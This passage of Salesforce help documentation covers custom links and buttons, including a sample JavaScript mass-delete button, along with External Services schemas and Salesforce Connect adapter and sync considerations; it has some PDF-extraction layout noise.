[Custom Link Example: Link to Files in Chatter](#)

Use custom links to reference files from Chatter.

[Custom Link Example: Link to Reports](#)

Use custom links to run reports with filtered results from a Salesforce record detail page. For example, let's say you frequently run a mailing list report for the contacts related to an account. You can create a custom link for accounts that links directly to a report that is automatically filtered to the account you are viewing. In this case, your custom link must pass the account's unique record ID to the report.

[Displaying Alerts](#)

This example creates a button that opens a popup dialog with a welcome message containing the user's first name.

[Getting Record IDs](#)

This example creates a button that opens a popup window listing record IDs for user selected records. This is useful when testing to ensure you have the correct record IDs before processing them further.

[Create a Custom Button for Performing Mass Deletes](#)

This example creates a button that can be added to activity-related lists and list views and allows users to delete selected records at the same time.

[Passing Record IDs to an External System](#)

You can use Salesforce record IDs as unique identifiers for integrating with an external system. This example creates a button that calls a Visualforce page to determine the record IDs of selected records and passes them in a URL query parameter to an external Web page called "www.yourwebsitehere.com."

[Reopening Cases](#)

This example creates a button that can be added to cases related lists so users can reopen several cases on an opportunity at once.

[International Maps](#)

This example creates a link that displays a country-specific Google map.

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Custom Link Example: Link to Documents

Use custom links to reference documents from a Salesforce record detail page.

1. Create a folder on the Documents tab to which all users have access.
2. Upload the document to that folder.
3. From the Documents tab, choose the folder and click **Go**.
4. Click **View** next to the document.
5. Copy the document's URL from the browser. For example,

`https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU.`

6. Use everything after the domain portion of the URL to create your custom link. Using the example in the previous step, your link would point to `/servlet/servlet.FileDownload?file=015300000000xvU.`

[Custom Link Example: Link to Reports](#)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

Custom Link Example: Link to Files in Chatter

Use custom links to reference files from Chatter.

1. Upload a file to the Files tab.
2. When the upload is finished, from the Upload dialog box, click **Share settings**.
3. Click **Anyone with link**.
4. Copy the document's URL from the Share via Link dialog box. For example,

`https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUErSWYdbAm320cjgWnkfk=`

5. Use everything after the domain portion of the URL to create your custom link. Using the example in the previous step, your link would point to

`/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUErSWYdbAm320cjgWnkfk=`.

SEE ALSO:

[Constructing Effective Custom URL Buttons and Links](#)

[Custom Link Example: Link to Documents](#)

[Custom Link Example: Link to Reports](#)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

Custom Link Example: Link to Reports

Use custom links to run reports with filtered results from a Salesforce record detail page. For example, let's say you frequently run a mailing list report for the contacts related to an account. You can create a custom link for accounts that links directly to a report that is automatically filtered to the account you are viewing. In this case, your custom link must pass the account's unique record ID to the report.

1. Copy the ID for the type of record by which you want to filter your report (in this example, an account). To do so, view the record and copy the 15-character ID from the last part of the URL. For example, `https://na1.salesforce.com/001200030012j3J`.
2. From the Reports tab, create the report you want by either customizing a standard report or creating a custom report.
3. Filter the report by the record ID you copied. For example, "Account ID equals 001200030012j3J".
4. Run the report to verify that it contains the data you expect.
5. Click **Customize**.
6. Click **Save** or **Save As** to save the report to a public folder accessible by the appropriate users. **Save** doesn't create a custom report, whereas **Save As** does.
7. Run the report and copy the report's URL from the browser.
8. Begin creating your custom link. Set the `Content Source` field to URL. In the large formula text area, paste the report URL you copied. Remember to omit the domain portion `https://na1.salesforce.com`.
9. Add the custom link to the appropriate page layouts.
10. Verify that the new custom link works correctly.

 **Tip:** When creating a report for use in a custom link, set date ranges and report options generically so that report results include data that can be useful for multiple users. For example, if you set a date range using the "Created Date" of a record, set the Start Date far enough in the past to not exclude any relevant records and leave the End Date blank. If you scope the report to just "My" records, the report might not include all records that a user can see. Try setting the report options to "All visible" records.

Create a Custom Button for Performing Mass Deletes

This example creates a button that can be added to activity-related lists and list views and allows users to delete selected records at the same time.

1. Define a button for events with the following attributes.

- Display Type List Button

 **Note:** Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

- Behavior Execute JavaScript
- Content Source OnClick JavaScript
- Use the following sample code.

USER PERMISSIONS

To create or change custom buttons or links:

- “Customize Application”

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);

if (records[0] == null) {
  alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
}
```

```

if (numFailed > 0){
  alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
  errors.join("\n"));
} else {
  alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}

```

2. Add the button to your activity list views.
 3. Add the button to any page layout that contains an activity-related list. The button deletes any selected task or event in the list.
- You can install custom buttons from the Mass Delete app at <http://sites.force.com/appexchange>.

[Custom Button and Link Samples](#)

Custom Button and Link Considerations

Keep these considerations in mind when working with custom buttons and links.

Implementation Tips

- Custom buttons display at the top and bottom of the detail page to the right of all standard buttons.
- Custom buttons aren't distinguished from standard buttons in any graphical way. However, you can recognize them by their location on the right of all standard buttons.
- If the button bar gets too wide on the detail page layout, the browser displays a horizontal scroll bar. If the button bar gets too wide on the list view, search result, tagging result, or related list layouts, the buttons wrap.
- Custom buttons are available for activities under the individual setup links for tasks and events. To add a custom button to an activity list view or search layout, first create a custom list button in tasks or events. Next, add it to your activity list view or search result layouts. You can override a button that applies to both tasks and events.
- Person Account records use the custom buttons and links you have made for accounts.
- If your organization uses the Console tab, list buttons are available in `Mass Action`. List buttons don't display in the mini page layouts. Pages that display due to custom buttons and links display in the console without the header or sidebar.
- If you get an error message when overriding a button that appears in a list, try calling the s-control using the `URLFOR` function.
- When creating custom buttons, be aware of any validation rules your organization has for records on that object. For example, a custom list button that changes case status may conflict with a case validation rule. In this scenario, Salesforce displays the error message for the validation rule when users click the custom button.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Visualforce pages used as custom links on the home page can't specify a controller.
- Visualforce pages used as custom buttons or links on detail pages must specify a standard controller of the same object.
- Visualforce pages used as custom list buttons must use a standard list controller of the same object.
- A Web tab or custom link could display a blank page if the embedded site:
 - Has been set to deny the loading of its content in a frame.
 - Has been set to allow the loading of its content in a frame only if the same site is delivering the content.
 - Contains a mix of secure and unsecure content, and the user's browser has been configured to block mixed active content.
 To resolve this issue, try these workarounds.
 - Set your custom link to either open in a new window or display in the existing window without the sidebar or header.
 - Move the URL from a Web tab into a custom link instead, and set the URL to either open in a new window or display in the existing window without the sidebar or header.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All Editions**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

- If the site you're embedding has an HTTP prefix and mixed active content, try changing the prefix to HTTPS. If the embedded site has a valid security certificate and it hasn't blocked itself from being displayed in frames, using HTTPS as the prefix allows the site to display.

Best Practices

- Use formula functions in custom buttons with caution. Because functions run on the server before your HTML or JavaScript is passed to the browser, they can only evaluate information that exists at that time. Avoid using functions like `IF` to evaluate conditions that only exist when the code reaches the browser, such as the value of a JavaScript variable that is returned from your code.
- To prevent a user from performing a particular action, such as creating or editing, change the user's permissions rather than hiding the standard button. Hiding a standard button removes it from a page layout, but the link is still available and users can navigate to the new or edit page manually.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Don't select `Display Checkboxes (for Multi-Record Selection)` for list buttons that link to a URL that doesn't support post operations. Checkboxes display next to records in a list if you have selected `Display Checkboxes (for Multi-Record Selection)` for at least one list button in that list. However, selected records in this list are unaffected when clicking a custom list button that doesn't have this option selected.

Limitations

- A custom link's label can't exceed 1,024 characters.
- A link URL can be up to 2,048 bytes. When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce limits on the maximum URL length.
- Custom buttons that call JavaScript aren't supported in Lightning Experience.
- Custom buttons with a content source of OnClick JavaScript aren't supported in the Salesforce1 mobile app.
- Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Custom buttons aren't available for Web-to-Lead, Web-to-Case, the Case Teams related list, or the user object.

[Custom Button and Link Samples](#)

Viewing References to Salesforce Components

You can view a list of all the areas in Salesforce that reference a component. For example, view the custom links, custom buttons, or page layouts that reference another component, such as a Visualforce page or static resource. To do this, click **Where is this used?** from the detail page of the component. Salesforce lists the type of component that references the component and the label for that component. Click any item in the list to view it directly.

External Services (Beta)

Use External Services to connect to a service of your choice, invoke methods based on the external source via a flow, and import data from the service into Salesforce—all with the help of an easy-to-use wizard.

 **Note:** This release contains a beta version of External Services, which means it's a high-quality feature with known limitations. External Services isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for External Services in the IdeaExchange [App Cloud \(Platform\) Integration group](#) in the Success Community.

- "Customize Application"

To clone, edit, or delete static resources:

- "Customize Application"

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Let's say you want to connect to a credit service that determines if credit is extended to a Salesforce account. You also want to know the payment terms. With the External Services wizard, you:

-  Supply a named credential, a URL, and authentication settings. Salesforce uses these items to make callouts to the external service.
-  Enter a schema URL path (or endpoint) or provide a complete schema.
-  Using Salesforce's point-and-click automation tool, create a flow based on the Apex classes generated from your external service registration.

When the flow runs, the output contains the credit decision and, if applicable, payment terms.

Another use case involves saving time when you add new users to an org. For instance, you want new users to automatically become collaborators for all external org-related applications. Create a flow using inputs such as user ID, which you can define in your schema. Then you add triggers in your flow. When a user is created, the triggers fire and add the new user as a collaborator to your other applications.

The wizard walks you through it so that you don't directly touch the API; you can skip writing an Apex connection class, and no coding is involved!

[External Services Schema](#)

Before you register and use an external service, you provide a schema. A registered external service uses a schema to describe the service and methods to be consumed by Flow. The schema generates the Apex actions with invocable variables that correspond to flow inputs and return values.

[Register an External Service](#)

Registering an external service takes only a few steps and no code.

[Create a Flow for Your External Service](#)

Use a flow to perform repeatable Salesforce actions with data from your non-Salesforce service. You can create a flow to trigger the actions generated from a registered external service schema without writing code.

External Services Schema

Before you register and use an external service, you provide a schema. A registered external service uses a schema to describe the service and methods to be consumed by Flow. The schema generates the Apex actions with invocable variables that correspond to flow inputs and return values.

External Services supports the [Interagent](#) hyper-schema using JSON. For example, let's say that a partial JSON schema for a credit application contains the following information. We know that the credit decision is based on several factors, including a specified `accountId`.

The first portion of the schema contains the definitions for each input and output type. The schema also contains a POST method called Evaluate for the credit decision (shown in bold). As input, the method takes `orderId`, `orderAmount`, `accountId`, and `creditRating`.

EDITIONS

    "orderId",
    "orderAmount",
    "accountId",
    "creditRating"
  ]
},
....

```

The POST method (and other schema methods) translate to inputs and outputs for the actions that you create in a flow.

To find services that you already registered, go to the Integrations page in Setup.

You can also view the actions available for a service that you defined with your schema. Click the arrow in the service's Actions column and select **View Actions**.

The following information is displayed:

- Action Name: The action Salesforce takes when the flow runs.
- Action Description: A description of what the action does.
- Input parameters: The field name, description, and type on which the method performs the action. These parameters are the input for your flow.
- Output parameters: The field name, description, and type that the action returns. These parameters are the output for your flow.

You can use the following types as inputs and outputs in your service.

Table 81: Allowable Inputs and Outputs

array of primitives (integer, double, String, boolean, datetime, date)	double
array of objects	integer
boolean	object
datetime	String

SEE ALSO:

[Register an External Service](#)

[External Services \(Beta\)](#)

Register an External Service

Registering an external service takes only a few steps and no code.

Important: If your external service was installed from a managed package, the private actions are only available in the managed flows from the same package and do not appear in the Flow Designer.

- Set up a named credential. A named credential specifies the URL of a callout endpoint (the service you want to access) and its authentication parameters. For example, `https://my_endpoint.example.com`.
 - Ensure that you have the [Interagent](#) hyper-schema JSON endpoint information for the service that you're registering.
1. From Setup, enter *Integrations (BETA)* in the Quick Find box, then select **Integrations**.
 2. Click **Register New External Service**.
 3. To register a service, click **Next** at the bottom of the screen.
 4. Enter a service name and an optional description.
 5. Enter a schema URL path (or endpoint) or provide a complete schema.
If you enter a schema URL path, it must begin with "/" and be a relative path. For example: `/accountSchema.json`. If you provide a schema, it must be complete and JSON-compliant.
 6. Click **Save**.
 7. Choose an existing named credential, and click **Save**. Your Apex actions display on the Apex Actions page.

Create a Flow for Your External Service

Use a flow to perform repeatable Salesforce actions with data from your non-Salesforce service. You can create a flow to trigger the actions generated from a registered external service schema without writing code.

Before creating your external service flow, ensure that you have a working schema and have registered your service. You can use the actions for your flow based on information provided in the schema.

- From Setup, enter *Flow* in the Quick Find box, then select **Flows**.
- Click **New Flow** to open the Flow Designer.

 **Example:** You want to create a flow for a credit service. Include a record lookup step so that the service accesses a specific account. You can also include a credit worthiness evaluation and a step that updates the account with the evaluation results. Your flow looks something like this one.

EDITIONS

Available in: Lightning Experience

External Services Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Flow Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Flow triggers are not available in Lightning Experience

When the flow completes successfully, the related account and order record are updated.

[Create a Flow](#)

Access External Data With Salesforce Connect

Salesforce Connect lets your users view, search, and modify data that's stored outside your Salesforce org. Instead of copying the data into standard or custom objects, use external objects to access the data in real time via web service callouts.

[Salesforce Connect](#)

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

[Considerations for Salesforce Connect—All Adapters](#)

Salesforce Connect has some special behaviors and limitations.

[Access Data in Another Salesforce Org with the Cross-Org Adapter for Salesforce Connect](#)

Connect your users to data that's stored in another Salesforce org.

[Access External Data with the OData 2.0 or 4.0 Adapter for Salesforce Connect](#)

Connect your users to data that's exposed via the Open Data Protocol.

[Access External Data with a Custom Adapter for Salesforce Connect](#)

Connect your users to any data anywhere by developing your own custom adapter with the Apex Connector Framework.

Salesforce Connect

Salesforce Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce org. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your org, you can use external objects to access the data in real time via web service callouts.

Traditionally, we've recommended importing or copying data into your Salesforce org to let your users access that data. For example, extract, transform, and load (ETL) tools can integrate third-party systems with Salesforce. However, doing so copies data into your org that you don't need or that quickly becomes stale.

In contrast, Salesforce Connect maps Salesforce *external objects* to data tables in external systems. Instead of copying the data into your org, Salesforce Connect accesses the data on demand and in real time. The data is never stale, and we access only what you need. We recommend that you use Salesforce Connect when:

- You have a large amount of data that you don't want to copy into your Salesforce org.
- You need small amounts of data at any one time.
- You want real-time access to the latest data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

Even though the data is stored outside your org, Salesforce Connect provides seamless integration with the Force.com platform. External objects are available to Salesforce tools, such as global search, lookup relationships, record feeds, and the Salesforce1 app. External objects are also available to Apex, SOSL, SOQL queries, Salesforce APIs, and deployment via the Metadata API, change sets, and packages.



For example, suppose that you store product order information in a back-office ERP system. You want to view those orders as a related list on each customer record in your Salesforce org. Salesforce Connect enables you to set up a lookup relationship between the customer object (parent) and the external object (child) for orders. Then you can set up the page layouts for the parent object to include a related list that displays child records.

Going a step further, you can update the orders directly from the related list on the customer record. By default, external object records are read only. But you can define the external data source to enable writable external objects.

For information about using Apex DML write operations on external object records, see the [Force.com Apex Code Developer's Guide](#).

 **Example:** This screenshot shows how Salesforce Connect can provide a seamless view of data across system boundaries. A record detail page for the Business_Partner external object includes two related lists of child objects. The external lookup relationships and page layouts enable users to view related data from inside and from outside the Salesforce org on a single page.

- Account standard object (1)
- Sales_Order external object (2)

[Salesforce Connect Adapters](#)

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

[Identity Type for External Data Sources](#)

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

[Record IDs for Salesforce Connect External Objects](#)

The first time a data row is retrieved from an external system, the external object record is assigned a Salesforce ID. Each record ID remains associated with the same external data row, unless the external object is deleted from the org.

SEE ALSO:

- [External Object Relationships](#)
- [Considerations for Salesforce Connect—All Adapters](#)
- [Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter](#)
- [Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter](#)
- [Set Up Salesforce Connect to Access External Data with a Custom Adapter](#)

Salesforce Connect Adapters

Salesforce Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

These adapters are available for Salesforce Connect.

Salesforce Connect Adapter	Description	Where to Find Callout Limits
Cross-org	Uses the Force.com REST API to access data that's stored in other Salesforce orgs.	No callout limits. However, each callout counts toward the API usage limits of the provider org. <i>Salesforce Help:</i> API Usage Considerations for Salesforce Connect—Cross-Org Adapter <i>Salesforce Limits Quick Reference Guide:</i> API Requests Limits
OData 2.0 OData 4.0	Uses Open Data Protocol to access data that's stored outside Salesforce. The external data must be exposed via OData producers.	<i>Salesforce Help:</i> General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters

Identity Type for External Data Sources

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

If you select **Named Principal**, your organization uses only one login account on the external system.

If you select **Per User**, your organization uses multiple login accounts on the external system. Each of your users can have a unique set of credentials, or you can group your users—for example, by function or business unit—and have each group share a set of credentials. After you grant user access to the external data source through permission sets or profiles, users can set up and manage their own authentication settings for the external system.

 **Tip:** Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[Considerations for Salesforce Connect—Cross-Org Adapter](#)

[Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters](#)

[Considerations for Salesforce Connect—Custom Adapter](#)

Salesforce Compatibility Considerations for Salesforce Connect—All Adapters

Some Salesforce features and functionality have special behaviors or aren't available for Salesforce Connect external objects.

- The following features aren't available for external objects.
 - Activities, events, and tasks
 - Apex sharing reasons
 - Apex triggers
 - Approval processes
 - Attachments
 - Field history tracking
 - Flows (Visual Workflow)
 - Global picklist value set
 - Merge fields
 - Notes
 - Processes (Process Builder)
 - Record-level security (sharing)
 - Record types
 - Schema Builder
 - Validation rules
 - Workflow rules
- Formulas and roll-up summary fields can't reference fields on external objects.
- The following custom field types aren't available for external objects.
 - Auto-number (available only with the cross-org adapter for Salesforce Connect)
 - Currency
 - Formula
 - Geolocation
 - Master-detail relationship
 - Picklist (available only with the cross-org adapter for Salesforce Connect)
 - Picklist (multi-select)
 - Roll-up summary
 - Text (encrypted)
 - Text Area (rich)
- The following behavior applies to fields on external objects.
 - Default field values aren't available for custom fields on external objects.
 - External object field values are displayed without leading and trailing spaces. Keep this behavior in mind when you filter by a field that contains leading or trailing spaces.

For example, include the leading and trailing spaces in the following SOQL query to match the values that are stored in the external system. However, the spaces aren't displayed in the query results.

```
SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

- When a user or the Force.com platform edits a custom field on an external object record, leading and trailing spaces are removed from the field value.
 - For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce org. To avoid truncated text field values, increase the length for the text field on the external object.
 - For number fields on external objects, ensure that the specified length can contain all digits to the left of the decimal point in external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce org. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.
- In change sets, external objects are included in the custom object component.
 - In the Metadata API, external objects are represented by the CustomObject metadata type.

Also review the considerations for each Salesforce Connect adapter that you use.

[Salesforce Compatibility Considerations for Salesforce Connect—Cross-Org Adapter](#)

Some Salesforce features and functionality have special behaviors or aren't available for external objects that are associated with an external data source of type `Salesforce Connect: Cross-Org`.

Salesforce Compatibility Considerations for Salesforce Connect—Cross-Org Adapter

Some Salesforce features and functionality have special behaviors or aren't available for external objects that are associated with an external data source of type `Salesforce Connect: Cross-Org`.

- The cross-org adapter for Salesforce Connect can access only queryable objects in the provider org. If you define an external object whose table name specifies an object that can't be queried, your users and the Force.com platform can't access that external object.

Also review the considerations that apply to all Salesforce Connect adapters.

Sync Considerations for Salesforce Connect—All Adapters

When you validate and sync an external data source, some special behaviors and limitations apply.

- Syncing creates or overwrites Salesforce external objects that map to the external system's schema. Syncing doesn't copy any data into your Salesforce org or write data from your org to the external system.
- Each org can have up to 100 external objects. External objects don't count toward the limit for custom objects. Syncing fails if it causes your org to exceed 100 external objects.
- Object names must be unique across all standard, custom, and external objects in the org. Syncing fails if it tries to create an external object with an API name that conflicts with that of an existing object in the org. If syncing fails for this reason, determine whether the existing object is needed. If not, delete that object, and then sync.

If the object is needed, change the API name of the existing object to no longer conflict with the table that you're trying to sync. However, if the existing object is an external object that was previously synced, you can't resync it. Manually update the external object and its fields as needed for schema changes on the external system.

 **Tip:** We recommend that you create your external data sources and external objects in a Developer Edition org. Then use managed packages to deploy the external data sources and external objects to your other orgs. Doing so prevents your external object names from conflicting with other objects in your org by applying a namespace prefix.

- Syncing is a one-time process. If the external system's schema is changed, the changes aren't automatically synced to your Salesforce org. Resync the objects to reflect the changes in the external system.
- Each external object that's created via syncing has its `Deployment Status` set to In Development. When you're ready to expose an external object to users, set its `Deployment Status` to Deployed. Resyncing an external object doesn't change its deployment status.
- When you resync an external object:
 - The `Display URL Reference Field` is set to None.
 - If a custom field has the `Is Name Field` attribute, the attribute is removed. The `External ID` standard field is used as the name field of the external object.
- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object. For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.
- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Salesforce Connect adapter that you use.
- For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce org. To avoid truncated text field values, increase the length for the text field on the external object.
- For number fields on external objects, ensure that the specified length can contain all digits to the left of the decimal point in external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce org. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.

Sync Considerations for Salesforce Connect—Cross-Org Adapter

When you validate and sync an external data source of type `Salesforce Connect: Cross-Org`, some special behaviors and limitations apply.

- Which objects and fields can be synced is determined by the object permissions and field permissions of the provider org's user whose credentials are defined in the external data source definition. See [User Access to External Data in Salesforce Connect—Cross-Org Adapter](#) on page 5683.
- Only queryable objects can be synced.
- You can't sync an object whose API name contains 38 or more characters. An external object's name can't exceed 40 characters, including the automatically appended `__x` suffix. See [API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter](#) on page 5681.
- These field types aren't synced.
 - Encrypted text
 - Rich text area
- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts. All other synced fields are automatically added to the default page layout.
- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.
- Hierarchical, lookup, and master-detail relationship fields are synced. However, they become text fields in the subscriber org, and their values appear as IDs, not as record names.

For example, suppose that we sync the Account object. When we view the Acme Wireless account in the provider org, the value of the Account Owner (`Account.OwnerId`) field appears as John Smith. When we view the equivalent account in the subscriber org, the value for the (`Account__x.OwnerId__c`) field appears as 005B00000019eapIAA.
- You can use external lookup relationships in the subscriber org to mirror lookup relationships in the provider org. For each lookup relationship that you want to bring into the subscriber org, sync the parent and child objects. Each lookup relationship field becomes

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

a text field on the subscriber org. Change the field type of the sync-created text field to External Lookup Relationship. When specifying the parent of the external lookup relationship, select the external object that corresponds to the parent object in the provider org.

- The names and labels of synced fields on the subscriber org are derived from the API names—not the labels—of the fields on the provider org. For example, the Account object in the provider org has the Account Owner (`OwnerId`) standard field. If we sync the Account object, the `Account__x.OwnerId__c` field in the subscriber org has the label “Owner ID” and the name “OwnerId.”

! **Important:** When you select the provider org objects to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, the subscriber org has an external object whose object name (for example, `Account__x`) associates it with the object in the provider org (for example, `Account`). If you select the object and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c__c`) associates it with a field on the provider org (for example, `Email__c`).
- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `FieldName` values.
 - Manually added custom fields whose API names aren’t associated with fields on the provider org’s object.

If no Synced check mark appears, and you sync the object, a new external object is created in the subscriber org.

For example, the object name is changed on the provider org to no longer be associated with the object name of the external object on the subscriber org. Syncing that object creates a new external object on the subscriber org. We recommend that you change the object name of the existing external object to match the updated object name on the provider org before you sync.

Also review the considerations that apply to all Salesforce Connect adapters.

SEE ALSO:

[API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter](#)

[Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter](#)

[Sync Considerations for Salesforce Connect—All Adapters](#)

[Cross-Org Adapter for Salesforce Connect](#)

Sync Considerations for Salesforce Connect—OData 2.0 or 4.0 Adapter

When you validate and sync an external data source of type `Salesforce Connect: OData 2.0` or `Salesforce Connect: OData 4.0`, some special behaviors and limitations apply.

- Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.
- For a list of supported OData types, see “OData Type Mapping” in the Salesforce Help.

! **Important:** When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your org has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

